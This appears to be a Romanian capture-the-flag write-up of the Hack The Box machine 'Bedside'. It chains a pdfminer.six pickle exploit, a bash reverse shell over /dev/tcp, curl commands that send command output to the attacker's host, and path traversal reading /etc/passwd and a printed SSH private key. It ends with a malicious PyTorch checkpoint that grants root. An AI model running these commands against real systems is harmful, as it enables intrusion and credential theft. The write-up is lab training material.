


Incepem ca de obicei cu un nmap sa vedem ce porturi avem deschise.

```
rgmy@debian1:~/HTB_Machines/Medium/Bedside$ nmap -sV -sC 10.129.54.249
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-18 23:06 EEST
Nmap scan report for 10.129.54.249
Host is up (0.12s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.68
|_http-title: Did not follow redirect to http://bedside.htb/
|_http-server-header: Apache/2.4.68 (Debian)
3000/tcp  filtered ppp
Service Info: Host: default; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.19 seconds
rgmy@debian1:~/HTB_Machines/Medium/Bedside$ |
```

Un site http si ssh si vedem si un port 3000 custom, filtered. De asemenea, vedem ca URL-ul devine bedside.htb, deci trebuie sa il punem in /etc/hosts.



[illegible]

Forbidden

You don't have permission to access this resource.

Apache/2.4.68 (Debian) Server at bedside.htb Port 80

Am realizat ca am folosit gresit comanda. Pare sa fie pathuri mai adanci, deci am folosit si -recursion sa vad daca dau de ceva. Dupa aceasta schimbare, am gasit ceva in plus:

```
rgmy@debian1:~/HTB_Machines/Medium/Bedside$ ffuf -u http://bedside.htb/FUZZ -w ~/TOOLS/wordlist/SecLists/Discovery/Web-Content/common.txt -recursion
```



v2.1.0-dev

```
-----  
:: Method      : GET  
:: URL         : http://bedside.htb/FUZZ  
:: Wordlist    : FUZZ: /home/rgmy/TOOLS/wordlist/SecLists/Discovery/Web-Content/common.txt  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout     : 10  
:: Threads    : 40  
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500  
-----
```

```
.htaccess      [Status: 403, Size: 316, Words: 21, Lines: 10, Duration: 4458ms]  
.htpasswd     [Status: 403, Size: 316, Words: 21, Lines: 10, Duration: 4464ms]  
.hta          [Status: 403, Size: 316, Words: 21, Lines: 10, Duration: 4465ms]  
index.php     [Status: 200, Size: 7189, Words: 1240, Lines: 166, Duration: 38ms]  
javascript    [Status: 301, Size: 355, Words: 21, Lines: 10, Duration: 42ms]  
[INFO] Adding a new job to the queue: http://bedside.htb/javascript/FUZZ
```

```
server-status [Status: 403, Size: 316, Words: 21, Lines: 10, Duration: 43ms]  
[INFO] Starting queued job on target: http://bedside.htb/javascript/FUZZ
```

```
.htaccess      [Status: 403, Size: 316, Words: 21, Lines: 10, Duration: 37ms]  
.htpasswd     [Status: 403, Size: 316, Words: 21, Lines: 10, Duration: 38ms]  
.hta          [Status: 403, Size: 316, Words: 21, Lines: 10, Duration: 38ms]  
jquery        [Status: 301, Size: 362, Words: 21, Lines: 10, Duration: 39ms]  
[INFO] Adding a new job to the queue: http://bedside.htb/javascript/jquery/FUZZ
```

```
[INFO] Starting queued job on target: http://bedside.htb/javascript/jquery/FUZZ
```

```
.htaccess      [Status: 403, Size: 316, Words: 21, Lines: 10, Duration: 42ms]  
.htpasswd     [Status: 403, Size: 316, Words: 21, Lines: 10, Duration: 72ms]  
.hta          [Status: 403, Size: 316, Words: 21, Lines: 10, Duration: 72ms]  
jquery        [Status: 200, Size: 289782, Words: 35880, Lines: 10900, Duration: 55ms]  
:: Progress: [4751/4751] :: Job [3/3] :: 740 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```

`ffuf -u http://bedside.htb/FUZZ -w ~/TOOLS/wordlist/SecLists/Discovery/Web-Content/common.txt -recursion`

Vedem aceasta pagina:

<http://bedside.htb/javascript/jquery/jquery>

```
/*!  
 * jQuery JavaScript Library v3.6.1  
 * https://jquery.com/  
 *  
 * Includes Sizzle.js  
 * https://sizzlejs.com/  
 *  
 * Copyright OpenJS Foundation and other contributors  
 * Released under the MIT license  
 * https://jquery.org/license  
 */  
( function( global, factory ) {
```

Avem jquery v3.6.1. Sa vad daca caut ceva despre el. Pare ok.

v2.1.0-dev

```

:: Method      : GET
:: URL         : http://research.bedside.htb/FUZZ
:: Wordlist     : FUZZ: /home/rgmy/TOOLS/wordlist/SecLists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

```

```
.htpasswd [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 2357ms]
.hta [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 4353ms]
.htaccess [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 4364ms]
index.php [Status: 200, Size: 3152, Words: 313, Lines: 80, Duration: 38ms]
javascript [Status: 301, Size: 373, Words: 21, Lines: 10, Duration: 37ms]
[INFO] Adding a new job to the queue: http://research.bedside.htb/javascript/FUZZ
```

```
server-status      [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 54ms]
uploads           [Status: 301, Size: 370, Words: 21, Lines: 10, Duration: 37ms]
[INFO] Adding a new job to the queue: http://research.bedside.htb/uploads/FUZZ
```

```
[INFO] Starting queued job on target: http://research.bedside.htb/javascript/FUZZ
```

```
.hta [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 37ms]
.htpasswd [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 39ms]
.htaccess [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 40ms]
jquery [Status: 301, Size: 380, Words: 21, Lines: 10, Duration: 38ms]
[INFO] Adding a new job to the queue: http://research.bedside.htb/javascript/jquery/FUZZ
```

```
[INFO] Starting queued job on target: http://research.bedside.htb/uploads/FUZZ
```

```

.htaccess      [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 36ms]
.env           [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 37ms]
.hta           [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 37ms]
.htpasswd     [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 40ms]
admin.php     [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 38ms]
akeeba.backend.log [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 45ms]
development.log [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 70ms]
index2.php    [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 37ms]
index3.php    [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 37ms]
index.php     [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 39ms]
info.php      [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 61ms]
infos.php     [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 37ms]
php.ini       [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 37ms]
phpinfo.php   [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 46ms]
phpinfos.php  [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 46ms]
production.log [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 37ms]
spamlog.log   [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 37ms]
xmlrpc.php    [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 38ms]
[INFO] Starting queued job on target: http://research.bedside.htb/javascript/jquery/FUZZ

```

```
.htpasswd [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 38ms]
.htaccess [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 38ms]
.hta [Status: 403, Size: 325, Words: 21, Lines: 10, Duration: 38ms]
jquery [Status: 200, Size: 289782, Words: 35880, Lines: 10908, Duration: 52ms]
```

```
:: Progress: [4751/4751] :: Job [4/4] :: 751 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```

O gasit destul de multe pathuri, dar nu avem dreptul sa le accesam.

Înapoi la fisiere. Am încercat direct să pun un reverse shell, dar fisierele primite au doar câteva forme acceptate.

Invalid file type. Allowed: jpeg, jpg, png, bmp, tiff, dcm, pdf, gz, zip

Am încercat direct să pun un script pentru shell într-un fișier shell.png

MIME type mismatch. Unable to upload file to destination /var/www/research.bedside.htb/uploads

Verifică headerul să vadă dacă se potrivește. Am să îl pun eu să vadă dacă așa dau bypass. Nu a mers. Am pus reverse shellul într-un .zip și l-a acceptat, dar am văzut ceva interesant la răspuns.

X-Powered-By: pdfminer.six

Ce e ala?

Cautăm pe net și vedem că există un CVE: CVE-2025-64512. Funcționează pe upload de fișiere PDF, iar noi, din fericire, avem opțiunea să dam upload la un fișier PDF.

Ca să îl încercăm, urmăm pașii de aici:

<https://github.com/matesz44/CVE-2025-64512>

De asemenea, la testul de mai sus unde am văzut că este folosit pdfminer.six, am observat că fișierul își ia upload în /uploads, iar dacă încercăm să accesăm de exemplu /uploads/evil.pdf, doar îl accesează, deci fisierele sunt salvate într-un mod foarte predictibil.

```
python3 mkpickle.py 'curl http://10.10.17.68:8000/test' curl.pickle.gz
```

Îl uploadăm, pentru că ne lăsa aparent să dam upload la fișiere .pickle.gz. După facem un pdf care să îl activeze și să îl execute.

```
python3 mkpdf.py -o reverse.pdf -p '/var/www/research.bedside.htb/uploads' curl
```

```
rgny@debian1:~/HTB_Machines/Medium/Bedside$ python3 mkpickle.py 'curl http://10.10.17.68:8000/test' -o curl.pickle.gz
[+] -o (68 bytes)
cmd: curl http://10.10.17.68:8000/test
rgny@debian1:~/HTB_Machines/Medium/Bedside$ python3 mkpickle.py 'curl http://10.10.17.68:8000/test' curl.pickle.gz
[+] curl.pickle.gz (97 bytes)
cmd: curl http://10.10.17.68:8000/test
rgny@debian1:~/HTB_Machines/Medium/Bedside$ curl http://research.bedside.htb/uploads/curl.pickle.gz
Warning: Binary output can mess up your terminal. Use "--output -" to tell curl to output it to your terminal anyway, or consider
Warning: "--output <file>" to save to a file.
rgny@debian1:~/HTB_Machines/Medium/Bedside$ python3 mkpdf.py -o reverse.pdf -p '/var/www/research.bedside.htb/uploads' curl
[+] reverse.pdf -> /var/www/research.bedside.htb/uploads/curl.pickle.gz
rgny@debian1:~/HTB_Machines/Medium/Bedside$
```

```
rgny@debian1:~/HTB_Machines/Medium/Bedside$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.56.21 - - [19/Jul/2026 15:53:42] code 404, message File not found
10.129.56.21 - - [19/Jul/2026 15:53:42] "GET /test HTTP/1.1" 404 -
```

A MERS!

Acum, să începem să luăm mai multe informații.

```
10.129.56.21 - - [19/Jul/2026 16:02:06] code 404, message File not found
10.129.56.21 - - [19/Jul/2026 16:02:06] "GET /datawrangler HTTP/1.1" 404 -
|
```

Vedem ca noi rulam aceste coduri ca userul datawrangler.

Ca sa aflam asta, am facut fisierul pickle in acest mod:

```
python3 mkpickle.py 'curl http://10.10.17.68:8000/$(whoami)' curl_imp.pickle.gz
```

Am incercat sa vad daca are ceva chei ssh deja definite, dar nu am gasit nimic, deci nu cred ca aceasta este o metoda ok.

```
mkpickle.py 'curl http://10.10.17.68:8000/$(ls /home/datawrangler/.ssh)' ssh.pickle.gz
```

```
10.129.56.21 - - [19/Jul/2026 16:06:54] "GET /test HTTP/1.1" 404 -
10.129.56.21 - - [19/Jul/2026 16:06:55] code 404, message File not found
10.129.56.21 - - [19/Jul/2026 16:06:55] "GET /datawrangler HTTP/1.1" 404 -
10.129.56.21 - - [19/Jul/2026 16:06:56] "GET / HTTP/1.1" 200 -
|
```

Sa vedem daca merge sa realizam un reverse shell in aceasta metoda.

```
python3 mkpickle.py '/bin/bash -c "bash -i >& /dev/tcp/10.10.17.68/6969 0>&1"'
```

```
reverse_bash.pickle.gz
```

```
python3 mkpdf.py -o reverse_bash.pdf -p '/var/www/research.bedsideside.htb/uploads' reverse_bash
```

```
rgmy@debian1:~/HTB_Machines/Medium/Bedsideside$ python3 mkpickle.py '/bin/bash -c "bash -i >& /dev/tcp/10.10.17.68/6969 0>&1"' reverse_bash.p
ckle.gz
[+] reverse_bash.pickle.gz (123 bytes)
cmd: /bin/bash -c "bash -i >& /dev/tcp/10.10.17.68/6969 0>&1"
rgmy@debian1:~/HTB_Machines/Medium/Bedsideside$ python3 mkpdf.py -o reverse_bash.pdf -p '/var/www/research.bedsideside.htb/uploads' reverse_bash
[+] reverse_bash.pdf -> /var/www/research.bedsideside.htb/uploads/reverse_bash.pickle.gz
rgmy@debian1:~/HTB_Machines/Medium/Bedsideside$ |
```

Le dam upload la ambele, si asteptam...

```
rgmy@debian1:~/HTB_Machines/Medium/Bedside$ nc -lvnp 6969
listening on [any] 6969 ...
connect to [10.10.17.68] from (UNKNOWN) [10.129.56.21] 34874
datawrangler@data-wrangler:/app$ |
```

A MERS!!!

Am gasit in acest fisier codul sursa la aplicatia care da read la fisiere. O am salvata in fisier.

Am gasit cateva pathuri in plus:

UPLOAD_DIR = "/var/www/research.bedside.htb/uploads"

OUTPUT_DIR = "/datastore/staging"

Am vazut ca avem ceva in /tmp

Acolo avem un portscan.sh, dar nu pare sa am mare lucru, insa acesta este clar un indiciu.

Sa ne intoarcem la inceput, stim ca avem ep portul 3000 ceva filtered pe care nu il puteam accesa de pe interfata, poate putem acum.

Pare un image viewer, dar e un deadend.

Am mers inapoi in / si am vazut ca avem un /dev.

Ca sa nu mai caut la mana, am sa folosesc linpeas.

```
tcp 00:00000000 00000000:00000000 127.0.0.1:35909 0.0.0.0:0 LISTEN /
```

Interesant acest proces de ruleaza local.

```
grep -i "8C45" /proc/net/tcp /proc/net/tcp6 2>/dev/null
```

Sa vedem pe ce inode asculta.

```
/proc/net/tcp: 2: 0100007F:8C45 00000000:0000 0A 00000000:00000000 00:00000000 00000000
0 0 12511 1 00000000b2265a31 100 0 0 10 0
```

12511.

Ia sa vedem cum mergem mai departe de aici.

M-am uitat mai departe in procese si am vazut ca singurul care sare in ochi e procesul 1. Il analizam si vedem ca e pdf_watcher.py


```
datawrangler@data-wrangler:/tmp$ cat /proc/1/cmdline | tr '\0' ' ' && echo ""
cat /proc/1/cmdline | tr '\0' ' ' && echo ""
python3 pdf_watcher.py
```

Cel de la care am plecat, deci m-am invaritat in cerc.

Sa mergem mai departe.

cat /proc/net/arp

Ce ipuri avem?

```
cat /proc/net/arp
IP address      HW type        Flags           HW address     Mask           Device
10.129.0.1      0x1            0x2            00:50:56:94:36:1f  *             eth0
```

Sa incercam si pe acest ip.

S-a blocat conexiunea, e clar un deadend.

```
datawrangler@data-wrangler:/tmp$ bash portscan.sh 10.129.0.1
bash portscan.sh 10.129.0.1
^C
```

Nici pe 8.8.8.8 nu merge.

Am ajuns sa ma uit singur in /proc.

Vedem un fisier mounts care pare interesant:

```
cat mounts
overlay / overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/L/7H0UEYKT845L4C43CV5440D45:/var/lib/docker/overlay2/L/KURPQV9NR6XVPTD4WMDLRYX:/var/lib/docker/overlay2/L/L3K0NLTK1S7CH5CFF4X1BHOUSH:/var/lib/docker/overlay2/L/0BCW0VWVWVJ0N1LBSXY7CQ00B:/var/lib/docker/overlay2/L/135J4GQV6HMA4752K251MCFX:/var/lib/docker/overlay2/L/GGCV8B8R2LMEZVC3HPPSNNLLN:/var/lib/docker/overlay2/L/SWPP0IXWVJSPX6M6PCVAHHAIE:/var/lib/docker/overlay2/L/4XQ3K3IILUJAV04PEH022P3QZD:/var/lib/docker/overlay2/L/ZB25256VLH4M06S72GK45QC75:/var/lib/docker/overlay2/L/DXFPAGL3G4WRE6GZQ27ESX6H:/var/lib/docker/overlay2/L/101XWMLQJVPTXA6C771UZD553,upperdir=/var/lib/docker/overlay2/Za1c84f095a2ecc793864a3f0e8e026e68679123988e4b79dca387edb11132/diff,workdir=/var/lib/docker/overlay2/Za1c84f095a2ecc793864a3f0e8e026e68679123988e4b79dca387edb11132/work 0 0
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
tmpfs /dev tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666 0 0
sysfs /sys sysfs ro,nosuid,nodev,noexec,relatime 0 0
cgroup /sys/fs/cgroup cgroup2 ro,nosuid,nodev,noexec,relatime,nodeleg,memory_recursiveprot 0 0
mqueue /dev/mqueue mqueue rw,nosuid,nodev,noexec,relatime 0 0
shm /dev/shm tmpfs rw,nosuid,nodev,noexec,relatime,size=65536k,inode64 0 0
/dev/sda4 /datastore ext4 rw,relatime,errors=remount-ro 0 0
/dev/sda4 /etc/resolv.conf ext4 rw,relatime,errors=remount-ro 0 0
/dev/sda4 /etc/hostname ext4 rw,relatime,errors=remount-ro 0 0
/dev/sda4 /etc/hosts ext4 rw,relatime,errors=remount-ro 0 0
/dev/sda4 /var/www/research.bedside.htb/uploads ext4 rw,relatime,errors=remount-ro 0 0
devpts /dev/console devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666 0 0
proc /proc/bus proc ro,nosuid,nodev,noexec,relatime 0 0
proc /proc/fs proc ro,nosuid,nodev,noexec,relatime 0 0
proc /proc/irq proc ro,nosuid,nodev,noexec,relatime 0 0
proc /proc/sys proc ro,nosuid,nodev,noexec,relatime 0 0
proc /proc/sysrq-trigger proc ro,nosuid,nodev,noexec,relatime 0 0
tmpfs /proc/acpi tmpfs ro,relatime,inode64 0 0
tmpfs /proc/kcore tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
tmpfs /proc/kkeys tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
tmpfs /proc/timer_list tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
tmpfs /var/firmware tmpfs ro,relatime,inode64 0 0
```

Am realizat ca este un deadend.

Inapoi la portul 3000 cu mine. Aici, vine partea ireala. Credeam ca eram senil cand incercam aceste metode. Doream direct sa dau un curl cu reverse.

curl "http://127.0.0.1:3000/../../../../etc/passwd"

Imi zicea Not Found, dar nu ca eroare (nu apare 404), ca si cum chiar o cautat si zicea ca nu a gasit, pentru ca asa e programat.

```
curl "http://127.0.0.1:3000/../../../../etc/passwd"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100  10  100    10    0    0   6618    0 --:--:-- --:--:-- --:--:-- 10000
Not Found
```

Deci a trebuit sa il fortez sa ia ca atare pathul, poate de la asta era problema, SI A MERS.

```
curl -s --path-as-is "http://127.0.0.1:3000/../../../../etc/passwd"
```

```
curl -s --path-as-is "http://127.0.0.1:3000/../../../../etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:/:nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:usr/sbin/nologin
systemd-timesync:x:991:991:systemd Time Synchronization:/:usr/sbin/nologin
messagebus:x:990:990:System Message Bus:/nonexistent:/usr/sbin/nologin
sshd:x:989:65534:sshd user:/run/sshd:/usr/sbin/nologin
developer:x:1000:1000:developer,,,:/home/developer:/bin/bash
datawrangler:x:988:1001:/:home/datawrangler:/bin/sh
_laurel:x:987:987:/:var/log/laurel:/bin/false
polkitd:x:986:986:User for polkitd:/:usr/sbin/nologin
datawrangler@data-wrangler:~$
```

Aici vedem un user interesant. Datawrangler (care suntem noi) si deasupra developer. Poate are el un /home.

```
curl -s --path-as-is "http://127.0.0.1:3000/../../../../home/developer/user.txt"
```

A avut, si de asemenea asa am luat flagul.

Acum, sa vedem cum ne conectam ca acest utilizator. Am sa asum ca prin ssh, de la masinile anterioare.

```
curl -s --path-as-is "http://127.0.0.1:3000/../../../../home/developer/.ssh/id_rsa"
```

```
curl -s --path-as-is "http://127.0.0.1:3000/../../../../home/developer/.ssh/id_rsa.pub"
```

```
datawrangler@data-wrangler:~$ curl -s --path-as-is "http://127.0.0.1:3000/../../../../home/developer/.ssh/id_rsa"
curl -s --path-as-is "http://127.0.0.1:3000/../../../../home/developer/.ssh/id_rsa"
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAAAAAAAAAAAAAAAAwAAATzc2gtZW
QyNTUxOQAAACAf7D0tVQ9X236vLEhd0VzSJ0ZJVzyrwAb7zTSI0ZotAAAAAJ085ixK90Ys
SgAAAAATzc2gtZWQyNTUxOQAAACAf7D0tVQ9X236vLEhd0VzSJ0ZJVzyrwAb7zTSI0ZotAA
AAAEBySF+9afv0fxLBTbYwcyNm7z0rsXrKdvfkG/vvFZaiwiJ/s01V01fbfq+USF3RXNIn
RkLXPKvABvvNPkg5mi0AAAAAEWRldmVsb3BlckBiZWZaWRLAQIDBA==
-----END OPENSSH PRIVATE KEY-----
datawrangler@data-wrangler:~$ curl -s --path-as-is "http://127.0.0.1:3000/../../../../home/developer/.ssh/id_rsa.pub"
curl -s --path-as-is "http://127.0.0.1:3000/../../../../home/developer/.ssh/id_rsa.pub"
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICJ/s01V01fbfq+USF3RXNInRkLXPKvABvvNPkg5mi0A developer@bedside
datawrangler@data-wrangler:~$
```

Am avut dreptate. Le-am salvat si am rulat un `chmod 600` sa ma pot conecta cu cheia secreta.

```

rgmy@debian1:~/HTB_Machines/Medium/Bedside$ ssh -i key developer@10.129.56.112
The authenticity of host '10.129.56.112 (10.129.56.112)' can't be established.
ED25519 key fingerprint is SHA256:6KXNtM+ZBLC8VxTPpjym9E57sk/MAGeLJ86fr/fhY8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.56.112' (ED25519) to the list of known hosts.
=====
|
|                               BEDSIDE CLINIC NETWORK                               |
|
|       Authorized Access Only. All activities are monitored.                       |
|
| NOTICE TO SYSTEM ADMINISTRATORS:                                                |
| - Maintain patient data confidentiality and HIPAA compliance.                    |
| - Always check the Change Management schedule before escalating.                 |
| - Follow IT security policies for updates, backups, and monitoring.              |
|
| SYSTEM OPERATIONS TEAM                                                          |
| Bedside Clinic - Clinical IT Department                                         |
|=====
Linux bedside 6.12.95+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.95-1 (2026-07-04) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
developer@bedside:~$ |

```

Acum suntem conectati prin ssh.
Sa vedem cum devenim root de acum.

Incepem cu un clasic **sudo -l** sa vede, ce putem rula ca root fara parola.

```

developer@bedside:/$ sudo -l
Matching Defaults entries for developer on bedside:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User developer may run the following commands on bedside:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/trainer/bedside_trainer.py

```

bedside_trainer.py

Oare ce scrie in el? Am salvat codul in bedside.py sa il puteti vedea. La importuri, vedem ceva interesant, multe librarii sunt default, dar este folosit FOARTE MULT pytorch pentru modelul de AI.

Ce versiune avem?

2.5.0+cpu

Oare asta e vulnerabila?

Da este:

<https://github.com/AlexanderGumeniuk/CVE-2025-32434>

Dar, cum punem un model in datastore?

Ne intoarcem un pas in urma. Daca mai tinem minte, datawrangler avea un fisier /datastore in care putea scrie. Poate acolo este calea.

Facem un .pt malitios care cauzeaza un reverse shell la noi pe masina. Il punem acolo prin curl.

```
curl -o /datastore/checkpoints/checkpoint_epoch_9999.pt http://10.10.17.68:8000/malicious_model.pt
```

Pornim un nc si vedem ca nu merge. De ce?

```
raise exception
RuntimeError: Caught RuntimeError in DataLoader worker process 0.
Original Traceback (most recent call last):
  File "/usr/local/lib/python3.13/dist-packages/monai/transforms/transform.py", line 150, in apply_transform
    return _apply_transform(transform, data, unpack_items, lazy, overrides, log_stats)
  File "/usr/local/lib/python3.13/dist-packages/monai/transforms/transform.py", line 98, in _apply_transform
    return transform(data, lazy=lazy) if isinstance(transform, LazyTrait) else transform(data)
                                             ~~~~~~^~~~~~
  File "/usr/local/lib/python3.13/dist-packages/monai/transforms/io/dictionary.py", line 163, in __call__
    data = self._loader(d[key], reader)
  File "/usr/local/lib/python3.13/dist-packages/monai/transforms/io/array.py", line 282, in __call__
    raise RuntimeError(
    ...<4 lines>...
)
RuntimeError: LoadImage cannot find a suitable reader for file: /datastore/processed/489ebb61-a8da-4a4b-87cd-77d79aa57e40.txt.
```

Cititi ultimul rand. Processed returneaza un .txt pentru ca e un .pt malitios. Deci, hai sa rezolvam asta. Punem un .PNG valid in acel fisier. Eu am pus doar imaginea de la blizzard pe care o am pe steam sa pot sa vad o iconita.

```
curl -o /datastore/processed/real.png http://10.10.17.68:8000/24-249964_blizzard-transparent-battle-net-battle-net-logo-png-3132231598.png
```

Acum, pornim iar nc si rulam scriptul cu sudo.

```
developer@bedside:/tmp$ sudo /usr/bin/python3 /opt/trainer/bedside_trainer.py
2026-07-20 11:49:03,422 | INFO | Device: cpu
2026-07-20 11:49:03,424 | INFO | Using 1 samples for training.
2026-07-20 11:49:03,803 | INFO | Auto-detected input features: 16384
2026-07-20 11:49:03,826 | INFO | Found checkpoint /datastore/checkpoints/checkpoint_epoch_999.pt, loading with CheckpointLoader (callable mode)...
```

A mers:

```
(.venv) rgmy@debian1:~/Pictures$ nc -lvp 6970
listening on [any] 6970 ...
connect to [10.10.17.68] from (UNKNOWN) [10.129.56.213] 58974
root@bedside:/tmp# cd /root
cd /root
root@bedside:~# ls
ls
docker
files
root.txt
root@bedside:~# cat root.txt
cat root.txt
```